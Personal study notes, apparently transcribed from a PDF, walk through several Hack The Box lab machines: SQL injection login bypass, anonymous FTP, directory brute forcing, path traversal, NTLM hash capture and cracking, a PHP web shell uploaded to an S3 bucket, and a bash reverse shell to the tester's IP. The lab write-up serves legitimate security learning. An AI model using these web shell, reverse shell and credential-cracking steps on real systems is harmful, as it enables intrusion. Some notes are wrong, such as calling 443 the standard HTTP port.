
- Appointment

Since the question say the target is in port 80
run “sudo nmap -sV -p 80 10.129.123.67” to scan port 80, -sV means scan the version
notes: the standard port for http is 443
found that the scan result is a http in port 80
access http://ip by browser directly



Start doing SQl injection
type admin / “or1=1;--
get the flag

- Sequel

“sudo nmap -sV -sC -p 3306 10.129.170.168”
(-sV and -sC can get the version completely, 3306 is a default port of mysql)
using “mysql -u root -h 10.129.170.168” to login the mysql with username:root
“show databases” to show all the exist database
“use htb” to use the db call “htb”
“show tables” to show all the tables in the curr db
“type select * from tableName to search the flag

```
MariaDB [htb]> select * from users;
+----+----------+------------------+
| id | username | email            |
+----+----------+------------------+
|  1 | admin    | admin@sequel.htb |
|  2 | lara     | lara@sequel.htb  |
|  3 | sam      | sam@sequel.htb   |
|  4 | mary     | mary@sequel.htb  |
+----+----------+------------------+
4 rows in set (0.282 sec)

MariaDB [htb]> select * from config;
+----+-----------------------+----------------------------------+
| id | name                  | value                            |
+----+-----------------------+----------------------------------+
|  1 | timeout               | 60s                              |
|  2 | security              | default                          |
|  3 | auto_logon            | false                            |
|  4 | max_size              | 2M                               |
|  5 | flag                  | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads        | false                            |
|  7 | authentication_method | radius                           |
+----+-----------------------+----------------------------------+
```

Got the flag in db config

Crocodile

“sudo nmap -sV -sC -p 21 10.129.148.58”

the version is “vsftpd 3.0.3” ftp server, we have remember that the default user is “anonymous”

```
ftp> ls
229 Entering Extended Passive Mode (|||49719|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
get229 Entering Extended Passive Mode (|||43164|)
 a150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****************************************************************************
226 Transfer complete.
33 bytes received in 00:01 (0.03 KiB/s)
```

try to use “get” to get some info to local machine

next step is scan again to find the port for http server and corresponding version

got the http server is”Apache httpd 2.4.41”

type gobuster dir –help to search the command which can search file with specific filetype

the answer is -x

In this step, we have to install a wordlist to run the brute force scan

git clone https://github.com/danielmiessler/SecLists.git To get a seclists (i put it in ctf/var)

There are a lot of cheat sheet in this repo

Brute force with “gobuster dir -u http://10.129.148.58 -w common.txt -x php” in the wordlist dir instead of regular one. (the common.txt is one of the chear sheet in the repo)
(gobuster dir -u is specific protocol, -w is specific wordlist, -x is specific filetype)
Found login.php by the searching
access http://ip/login.php and login with the user info, which is provided in ftp

- Responder

scan the web by gobuster -u ip -w common.txt -x php to find that the web is powered by php
found index.php
I have been redirect to unika.htb
Now I found that the ip can not be access directly
try to use ‘sudo nano /etc/hosts’ to modify etc/host by ‘10.129.199.228 unika.htb’ and save that
next time i visit unika.htb, computer will redirect to the correct ip with host:unika.htb
visit
“http://unika.htb/index.php?page=../../../../../../../../../../windows/system32/drivers/etc/hosts”
found the hosts document correctly
before fetch the responder, I have to check the “ip addr” to find the tun0 or other protocol and also found that inet 10.10.16.11/23 scope global tun0
using “sudo /home/chien/ctf/pwn/venv/bin/python3 Responder.py -I tun0 -wd”
since this command is too long, i decide to write a alias code
echo "alias responderrun='sudo /home/chien/ctf/pwn/venv/bin/python3 /home/chien/ctf/tool/Responder/Responder.py -I tun0 -wd'" >> ~/.bashrc
source ~/.bashrc
Now I can just type responderrun to run the responder
type ‘http://unika.htb/index.php?page=//10.10.16.11/test’ to hook the target to ping my machine, and then i can get these following response

copy and paste to hash.txt
download rockyou.txt ‘wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt’

install john the ripper
“sudo apt install git build-essential libssl-dev zlib1g-dev yasm
git clone https://github.com/openwall/john.git
cd john/src
./configure && make -s clean && make -sj4
cd ../run”

using this command to find the hash password in brute force method.
“./john --format=netntlmv2 --wordlist=rockyou.txt hash.txt”
scan the machine again to find the TCP port (note, scan all port instead of regular scan)
“sudo nmap -sVC -T4 -p- --min-rate 5000 10.129.199.228”
using evil-winrm

using “ evil-winrm -i 10.129.199.228 -u Administrator -p badminton”
using some windows terminal commands in remote machine, got the flag!

- Three

using ‘sudo nmap -sVC -T4 --min-rate 5000 -p- 10.129.144.231’
try to find the sub-domain by ffuf
“ffuf -w subdomains-top1million-5000.txt -H "Host: FUZZ.10.129.144.231" -u http://10.129.144.231/ -fs 0” using “-fs 0” can filter the result of no response
Failed to get the sub-domain
try to modify the /etc/hosts -> “sudo nano /etc/hosts” with “ip thetoppers.htb”
try to use ffuf again
“ffuf -w subdomains-top1million-5000.txt -H "Host: FUZZ.thetoppers.htb" -u http://10.129.144.231/ -fs 11952” since i found that the empty sub-domain with size”11952”
Failed to get the sub-domain
Try to scan with gobuster
“gobuster vhost -u http://thetoppers.htb -w subdomains-top1million-5000.txt --append-domain”
Successfully get
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
write it by “sudo nano /etc/hosts”
Install awacli
“sudo apt install unzip”
“curl "https://awscli.amazonaws.com/awscli-exe-linux-aarch64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install”
Try to connect AWS to download awscli, since apt does not support install awscli directly
awscli configure
some documentation:
https://docs.aws.amazon.com/pdfs/AmazonS3/latest/userguide/s3-userguide.pdf
try to access aws bucket
“aws s3 ls --endpoint=http://s3.thetoppers.htb/ s3://thetoppers.htb”
Found that we have permission to access this s3 web, and the web is powered by php
try to write a shell.php
“`<?php system($_GET["cmd"]); ?>`”
Upload by this command
“aws s3 cp --endpoint=http://s3.thetoppers.htb shell.php s3://thetoppers.htb”
type this command to check we upload correctly
“aws s3 ls --endpoint=http://s3.thetoppers.htb/ s3://thetoppers.htb”

```
(venv) chien@chien-VMware20-1:~/ctf/htb$ aws s3 ls --endpoint=http://s3.thetoppers.htb/ s3://thetoppers.htb
                           PRE images/
2025-06-26 12:03:30          0 .htaccess
2025-06-26 12:03:30      11952 index.php
2025-06-26 13:58:16         32 shell.php
```

and then access http://thetoppers.htb/shell.php?cd=whoami
get the result:www-data, at least it prove that the shell has been injected

try to run another shell code in the remotely
reverse.sh:
“
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.11/1234 0>&1
“
which the /dev/tcp/ip means sent the stdout/stderr to the location
which 0>&1 means receive the remote command to be the stdin

```
(venv) chien@chien-VMware20-1:~/ctf/htb$ aws s3 cp --endpoint=http://s3.thetoppers.htb reverse.sh s3://thetoppers.htb
upload: ./reverse.sh to s3://thetoppers.htb/reverse.sh
(venv) chien@chien-VMware20-1:~/ctf/htb$ aws s3 ls --endpoint=http://s3.thetoppers.htb/ s3://thetoppers.htb
                           PRE images/
2025-06-26 12:03:30          0 .htaccess
2025-06-26 12:03:30      11952 index.php
2025-06-26 14:19:21         55 reverse.sh
2025-06-26 13:58:16         32 shell.php
```

Upload successfully
start a net cat to be the listener
“
nc -nvlp 1234
“
which -nvlp is 4 different param to set up the nc
Access the web to interact the .sh script
“
http://thetoppers.htb/shell.php?cmd=/bin/bash reverse.sh
“
to control the remote machine
(since when the remote server run reverse.sh, which may try to connect to our machine)
using some terminal command to find the flag